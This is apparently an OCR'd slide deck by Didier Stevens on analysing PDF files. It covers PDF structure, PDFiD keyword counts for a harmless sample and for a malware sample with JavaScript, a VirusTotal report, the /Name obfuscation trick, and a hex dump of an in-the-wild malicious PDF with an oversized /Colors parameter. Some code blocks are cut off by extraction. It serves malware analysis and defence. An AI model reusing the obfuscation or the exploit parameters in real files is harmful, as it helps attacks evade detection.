


Penetration Document Format



Didier@DidierStevens.com



Didier@DidierStevens.com




Didier@DidierStevens.com

Identification and Analysis

Didier@DidierStevens.com

```
%PDF-1.1

1 0 obj
<<
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 3 0 R
>>
endobj

2 0 obj
<<
 /Type /Outlines
 /Count 0
>>
endobj

3 0 obj
<<
 /Type /Pages
 /Kids [4 0 R]
 /Count 1
>>
endobj

4 0 obj
<<
 /Type /Page
 /Parent 3 0 R
 /MediaBox [0 0 612 792]
 /Contents 5 0 R
 /Resources
 << /ProcSet 6 0 R
    /Font << /F1 7 0 R >>
 >>
>>
endo
```




```
5
(He
ET
endstream
endobj

6 0 obj
[/PDF /Text]
endobj

7 0 obj
<<
 /Type /Font
 /Subtype /Type1
 /Name /F1
 /BaseFont /Helvetica
 /Encoding /MacRomanEncoding
>>
endobj

xref
0 8
0000000000 65535 f
0000000012 00000 n
0000000089 00000 n
0000000145 00000 n
0000000214 00000 n
0000000381 00000 n
0000000485 00000 n
0000000518 00000 n
trailer
<<
 /Size 8
 /Root 1 0 R
>>
startxref
642
%%EOF
```

Didier@DidierStevens.com

PDFiD


```
PDFiD 0.0.9 hello-world.pdf
 PDF Header: %PDF-1.1
 obj                    7
 endobj                 7
 stream                 1
 endstream              1
 xref                   1
 trailer                1
 startxref              1
 /Page                  1
 /Encrypt               0
 /ObjStm                0
 /JS                    0
 /JavaScript            0
 /AA                    0
 /OpenAction            0
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Colors > 2^24         0
```

Didier@DidierStevens.com


/Name Obfuscation

/JavaScript  J#61vaScript

PDFiD Demo


C:\Windows\system32\cmd.exe
C:\Users\testuser1>pdfid.py 66753cadcb8bd537af50f2ae92d7627b.pdf.vir
PDFiD 0.0.9 66753cadcb8bd537af50f2ae92d7627b.pdf.vir
PDF Header: %PDF-1.5
obj 76
endobj 76
stream 8
endstream 8
xref 4
trailer 4
startxref 3
/Page 2
/Encrypt 0
/ObjStm 0
/JS 2
/JavaScript 4
/AA 0
/OpenAction 0
/AcroForm 0
/JBIG2Decode 0
/RichMedia 0
/Colors > 2^24 1
C:\Users\testuser1>


http://www.Virustotal.com



```
MD5   : 66753cadcb...a150f2ae92...
SHA1  : 67f83d6c01b00aa550da520a85cdbafd85fcb735
SHA256: 85061d4c1d7011ec79da428a31cb8186c8d58b03568c6b1eb442fe0ec87bc67a
TrID  : File type identification
Adobe Portable Document Format (100.0%)
ssdeep: 3072:I00MJFc2xYa2bUBhg9RWKR4BDe0nnnnnnn/D:IMXc2xYrX4Bbnnn7
PEiD  : -
PDFiD : PDF Header: %PDF-1.5
obj 76
endobj 76
stream 8
endstream 8
xref 4
trailer 4
startxref 3
/Page 2
/Encrypt 0
/ObjStm 0
/JS 2
/JavaScript 4
/AA 0
/OpenAction 0
/JBIG2Decode 0
```


http://blog.rootshell.be

PDFiD Integration with Nautilus



Didier@DidierStevens.com

In-The-Wild PDF



6D	73	5B	30	20	31	33	20	30	20	52	5D	3E	3E	0D	65	ms[0 13 0 R]>>.e
6E	64	6F	62	6A	0D	31	33	20	30	20	6F	62	6A	5B	31	ndobj.13 0 obj[1
30	20	30	20	52	5D	0D	65	6E	64	6F	62	6A	0D	31	34	0 0 R].endobj.14
20	30	20	6F	62	6A	3C	3C	2F	54	79	70	65	2F	46	6F	0 obj<</Type/Fo
6E	74	2F	45	6E	63	6F	64	69	6E	67	2F	57	69	6E	41	nt/Encoding/WinA
6E	73	69	45	6E	63	6F	64	69	6E	67	2F	42	61	73	65	nsiEncoding/Base
46	6F	6E	74	2F	54	69	6D	65	73	2D	52	6F	6D	61	6E	Font/Times-Roman
2F	53	75	62	74	79	70	65	2F	54	79	70	65	31	3E	3E	/Subtype/Type1>>
0D	65	6E	64	6F	62	6A	0D	31	35	20	30	20	6F	62	6A	.endobj.15 0 obj
20	35	32	39	0D	65	6E	64	6F	62	6A	0D	31	36	20	30	529.endobj.16 0
20	6F	62	6A	3C	3C	2F	44	65	63	6F	64	65	50	61	72	obj<</DecodePar
6D	73	3C	3C	2F	43	6F	6C	75	6D	6E	73	20	31	2F	50	ms<</Columns 1/P
72	65	64	69	63	74	6F	72	20	30	32	2F	43	6F	6C	6F	redictor 02/Colo
72	73	20	31	30	37	33	37	34	31	38	33	38	2F	42	69	rs 1073741838/Bi
74	73	50	65	72	43	6F	6D	70	6F	6E	65	6E	74	20	31	tsPerComponent 1
3E	3E	2F	4C	65	6E	67	74	68	20	32	39	39	2F	46	69	>>/Length 299/Fi
6C	74	65	72	2F	46	6C	61	74	65	44	65	63	6F	64	65	lter/FlateDecode
3E	3E	73	74	72	65	61	6D	0D	0A	78	9C	63	60	50	60	>>stream..xœc`P`
60	60	10	00	00	00	B7	00	31	36	B0	37	69	AD	69	45	``....·.16°7iiE
04	AB	3E	EC	41	D8	58	60	0F	4E	46	57	A3	EB	D0	A6	.«>ìAØX`.NFW£ëÐ¦
6B	33	A6	63	1F	7E	89	C8	70	EE	65	30	42	72	C3	CD	k3¦c.~‰ÈpîeOBrÃÍ
9F	F3	3B	87	46	8D	2D	57	79	61	31	18	90	DA	D7	1A	Ÿó;‡F.-Wya1..Ú×.
74	93	AF	CB	2A	B7	A5	A9	40	59	66	76	98	8B	04	52	t"¯Ë*·¥©@Yfv˜‹.R
26	88	93	10	32	91	58	D0	C8	DA	BC	78	D6	4B	CC	49	&ˆ".2'XÐÈÚ¼xÖKÌI
99	1A	8B	E1	30	9B	8C	C1	38	FC	68	D6	6E	53	82	65	™.‹á0›ŒÁ8ühÖnS‚e
8A	91	12	8F	1C	02	6A	E5	5A	AA	70	87	EA	DD	2D	50	Š'....jåZªp‡êÝ-P
2D	04	F7	F5	C3	B7	1A	A4	87	87	29	BC	50	C2	03	21	-.÷õÃ·.¤‡‡)¼PÂ.!
A1	B6	EC	62	55	6E	74	9F	88	C6	9F	34	31	C5	DB	56	¡¶ìbUntŸˆÆŸ41ÅÛV
57	B6	45	5E	2D	71	A7	AD	2D	AB	75	4B	BB	9A	1E	C2	W¶E^-q§-«uK»š.Â
30	F6	93	AC	6E	6D	60	77	F6	52	BD	B0	A9	62	D3	99	0ö"¬nm`wöR½°©bÓ™
03	22	EF	AE	D8	68	6F	6E	36	BE	9E	38	91	23	EA	AB	."ï®Øhon6¾ž8'#ê«

